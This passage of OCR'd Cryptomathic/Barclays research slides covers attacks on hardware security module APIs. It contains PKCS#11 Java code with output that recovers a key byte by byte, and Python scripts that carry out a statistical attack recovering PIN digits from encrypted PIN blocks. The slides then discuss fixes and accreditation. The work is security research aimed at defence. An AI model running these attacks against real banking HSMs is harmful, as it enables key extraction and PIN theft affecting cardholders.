      kt.addAttribute(keyTypeAttribute);

      BooleanAttribute ckaEncrypt = new BooleanAttribute(PKCS11Constants.CKA_ENCRYPT);
      ckaEncrypt.setBooleanValue(true);
      kt.addAttribute(ckaEncrypt);


      try
      {
      session.unwrapKey(um, knownKey, keyToUnwrap, kt);
      return true;
      }
      catch( Exception e )
      {
              //System.out.println(e);
      }

      return false;
}
```


Implementation Results…


NB KEK in this example is a 2 key 3DES key… 20202020202020207373737373737373

```
Block 0 Byte 7
offset   000102030405060708090A0B0C0D0E0F1011121314151617
trialKey 9712467E26C1D0FD29FD960D658E64EE9712467E26C1D0FD true (238)
recoveredKey = 00000000000000EF
trialKeyBase = 9712467E26C1D0FD29FD960D658E64ED9712467E26C1D0FD
Block 0 Byte 6
offset   000102030405060708090A0B0C0D0E0F1011121314151617
trialKey 9712467E26C1D0FD29FD960D658EBCED9712467E26C1D0FD true (188)
recoveredKey = 000000000000BEEF
trialKeyBase = 9712467E26C1D0FD29FD960D658EBDEC9712467E26C1D0FD
Block 0 Byte 5
offset   000102030405060708090A0B0C0D0E0F1011121314151617
trialKey 9712467E26C1D0FD29FD960D65AEBDEC9712467E26C1D0FD true (174)
recoveredKey = 0000000000ADBEEF
trialKeyBase = 9712467E26C1D0FD29FD960D65A9BAEB9712467E26C1D0FD
Block 0 Byte 4
offset   000102030405060708090A0B0C0D0E0F1011121314151617
trialKey 9712467E26C1D0FD29FD960DDAA9BAEB9712467E26C1D0FD true (218)
recoveredKey = 00000000DEADBEEF
trialKeyBase = 9712467E26C1D0FD29FD960DDBA8BBEA9712467E26C1D0FD
Block 0 Byte 3
offset   000102030405060708090A0B0C0D0E0F1011121314151617
trialKey 9712467E26C1D0FD29FD96EADBA8BBEA9712467E26C1D0FD true (234)
recoveredKey = 000000EFDEADBEEF
trialKeyBase = 9712467E26C1D0FD29FD96E9D8ABB8E99712467E26C1D0FD
Block 0 Byte 2
offset   000102030405060708090A0B0C0D0E0F1011121314151617
trialKey 9712467E26C1D0FD29FDB8E9D8ABB8E99712467E26C1D0FD true (184)
recoveredKey = 0000BEEFDEADBEEF
trialKeyBase = 9712467E26C1D0FD29FDB9E8D9AAB9E89712467E26C1D0FD
Block 0 Byte 1
offset   000102030405060708090A0B0C0D0E0F1011121314151617
trialKey 9712467E26C1D0FD29AAB9E8D9AAB9E89712467E26C1D0FD true (170)
recoveredKey = 00ADBEEFDEADBEEF
trialKeyBase = 9712467E26C1D0FD29A5B6E7D6A5B6E79712467E26C1D0FD
Block 0 Byte 0
offset   000102030405060708090A0B0C0D0E0F1011121314151617
trialKey 9712467E26C1D0FDD6A5B6E7D6A5B6E79712467E26C1D0FD true (214)
recoveredKey = DEADBEEFDEADBEEF
trialKeyBase = 9712467E26C1D0FDD7A4B7E6D7A4B7E69712467E26C1D0FD
Cryptogram : 9712467E26C1D0FD29FD960D658E64F3
Clear value : DEADBEEFDEADBEEF
```

Statistical PIN Block Attack

The API Call: derive an encrypted pin block from account number and offset and store it encrypted under local master key for PINs, KM_LP.





CRYPTOMATHIC

Statistical PIN Block Attack

Attack premise:

- Distribution of PINs is non random due to decimalisation

```
0123456789ABCDEF
0123456789012345
```


- PINs can be related to one another via offset
- Encryption format for PINs under KM_LP is non-randomised, so matching ciphertexts (and thus) plaintexts can be spotted.

Attack process:

- Collect frequency distribution of encrypted PIN blocks


- Collect circular offset relations of encrypted PIN blocks


- Align distributions to discover PIN to encrypted PIN block correspondence



CRYPTOMAThIC

Analogy





CRYPTOMATHIC


Analogy (2)

The Oracle:

- Suppose you have an amazing machine which spits out numbered pool balls (0—9) into one of ten buckets below. The buckets contain flaps so you cannot see which balls go in to a bucket.
- Balls 0—5 come out twice as often as 6—9.
- There is a switch on the machine that changes between “random” where random balls come out according to probability distribution, and “cycle”, where the next ball will come out one higher than the last, and loops round at 9 back to 0.


The Puzzle:

- Which balls go in which buckets, and how can you tell without opening the buckets?




CRYPTOMATHIC


Analogy (3)




Stage 1: Turn on the “loop” switch and number the buckets x, x+1, x+2, x+3 ... x+9, as each subsequent ball comes out




Stage 2: Turn off the switch and continue to fill up the buckets, now with hundreds of balls. Now weigh the buckets and figure out the heavy ones





CRYPTOMATHIC

Analogy (4)




BARCLAYS

CRYPTOMATHIC

Analogy (5)

Now repeat and solve in four dimensions* simultaneously...


*one per digit



CRYPTOMATHIC

Some Python

```
# derive all encrypted PINs using dectab 0123456789012345
# by cycling all offset values (cost 10000 transactions)
def ATTACK_makeblockdist():
    blocks = {}

    for i in range(20000):
        epb = hsm.HSM_Derive_Encrypted_PIN(randomblock(),dummypan,default,toPin(0))
        if epb in blocks:
            blocks[ epb ] += 1
        else:
            blocks[ epb ] = 1

    print len(blocks),"different epbs collected"
    return blocks

def ATTACK_makeoffsetmap():
    offset2block = {}
    block2offset = {}

    for offset in range(10000):
        epb = hsm.HSM_Derive_Encrypted_PIN(epdk,dummypan,default,toPin(offset))
        offset2block[offset]=epb
        block2offset[epb]=offset
    print "offset maps made"

    return (offset2block,block2offset)
```




CRYPTOMAThIC

Some Clever Python

```
def ATTACK_identifypinblocks(blockdist,offset2block):

    decode = []

    for digit in range(4):
        print "============ digit",digit,"============="
        numblocks = []
        for i in range(10):
            offsets = cycleotherdigits(digit,i)
            numblocks.append( sum([ getf(blockdist,offset2block[o]) for o in offsets ]) )

        for i in range(10):
            print numblocks[i]
            #print hsm.DEBUG_showblock(offset2block[0]), "    ", numblocks[i]

        decode.append( matchdectab(numblocks,"0123456789012345") )

    print "encrypted block offset 0 = ",offset2block[0]
    print "attack result = ", decode[::-1]
    #print "result by cheating = ", hsm.DEBUG_showblock(offset2block[0])


blockdist = ATTACK_makeblockdist()
omap = ATTACK_makeoffsetmap()
ATTACK_identifypinblocks(blockdist,omap[0])
```

```
def matchdectab(dist,dectab):
    # make the expected distribution for this dectab
    perhex = sum(dist) / 16
    expected = [ 0 ] * 10
    for i in range(16):
        expected[int(dectab[i])] += perhex

    print expected
    print dist

    bestscore = 999999
    besto = None
    for o in range(10):
        score = 0
        for i in range(10):
            score += abs(dist[(i-o) % 10] - expected[i])
        if score < bestscore:
            bestscore = score
            besto = o
    return besto


def cycleotherdigits(fixed,val):
    olist = [ "" ]
    for digit in range(4):
        if digit == fixed:
            olist = [ str(val) + o for o in olist ]
        else:
            alist = []
            for i in range(10):
                alist += [ str(i) + o for o in olist ]
            olist = alist
    iolist = [ int(o) for o in olist ]
    assert max(iolist) < 10000
    return iolist
```



CRYPTOMATHIC

Fixing the attack

Fixes that won't fly:


- Redesign whole API
- Throw away decimalisation
  - Bias in user-chosen PINs cannot be removed and this creates similar problems elsewhere

We thought it worked:

- Randomised encryption
  - But additional commands can be used to identify the blocks, such as PVV (next slide)

We are left with:

- List of approved PDKs (hidden state)
- PDK to BIN/PAN range binding (hidden state)
- Limiting conjuring may make attack harder but now hidden semantics in limiting number of legitimate keys in system.
- Some sort of attack detection fudge (hidden IDS)



CRYPTOMATHIC

Fixing the attack (2)

$\{PDK1\}_{KM_PDK}$ PAN $\{dectab\}_{KM_DECTAB}$ offset

Derive_Encrypted_PIN

$\{ PIN, nonce \}_{KM_LP}$

Now with randomised PINs

dummy PAN, PVK etc

dummy PAN, PVK etc


Generate_PVV

Generate_PVV

x N

PVV

PVV'




CRYPTOMATHIC

Why not redesign?

Problems with redesign:

- Economics
  - Cost of “starting again”
  - Cost of supporting existing implementations
- Technical
  - What features must be supported
    - Applications / APIs to support
    - Deployment models
    - Accreditation
    - What platform to deploy on
  - What security model will be deployed to deal with:
    - Metadata translation problem
    - Support for flexible key hierarchies
    - Monotonic versus Non-monotonic storage of key material




CRYPTOMATHIC

What we can do


What needs to be done:

- *Accreditation*. More pragmatic approach built more on a *consumer information* model, where an effort is made to put out accessible and comprehensible security information to users of HSMs (and other devices with security APIs), but not to go the final step and provide a stamp of approval. We imagine an analogue of the *"Euro NCAP"* car safety record monitoring programme for devices with Security APIs. It could start with evaluation of security against only known attacks (perhaps semi-automated), rather than exploratory work looking for new attacks.
- *Agreement*. Faster consensus/work toward implementation of critical security mechanisms e.g. Key deletions, Key storage, the secure binding of metadata to key material.



CRYPTOMAThIC

Questions?




CRYPTOMATHIC

Thank you!

Contact Details:

Mike.Bond@Cryptomathic.com

George.French@Barclays.com



CRYPTOMATHIC

References

[1] Serge Vaudenday, “Security Flaws Induced by CBC Padding - Applications to SSL, IPSEC, WTLS ...” LNCS 2232

[2] Jolyon Clulow, “On the Security of PKCS#11”, 5th International Workshop on Cryptographic Hardware and Embedded Systems (CHES’03), LNCS 2779

[3] RSA, PKCS#11 Version 2.11 upwards, http://www.rsa.com/rsalabs/node.asp?id=2133

[4] "On the Security of the EMV Secure Messaging API", B. Adida, M. Bond, J. Clulow, A.Lin, R.Anderson, R. Rivest, November 4th 2005

[5] "The Usual Suspects", M Bond, Analysis of Security APIs 3, http://www.lsv.enscachan.fr/~steel/asa3/

[6] "Formal Security Analysis of PKCS#11 and Proprietary Extensions", Stephanie Delaune,Steve Kremer Graham Steel


[7] "Secure your PKCS#11 token against API attacks!", M. Bortolozzo, G. Marchetto, R.Focardi, G. Steel

[8] CCA Version 2.41 release highlights, http://www-03.ibm.com/security/cryptocards/pcicc/release241.shtml

[9] Thales HSM Operations and Installations Manual, 1270A514-3 Issue 7, CS "Configure Security Command"

[10] see http://publibfp.dhe.ibm.com/cgi-bin/bookmgr/BOOKS/csfapg06/1.1.1.7?DT=19990420073909

[11] *z/OS ICSF Administrator's Guide*, SA22-7521-08, which supports z/OS Version 1Release 7, Change Summary, CSNBPTR command, http://publibz.boulder.ibm.com/cgi-bin/bookmgr/BOOKS/CSFB3Z70/FRONT_1?DT=20060523213401



CRYPTOMAThIC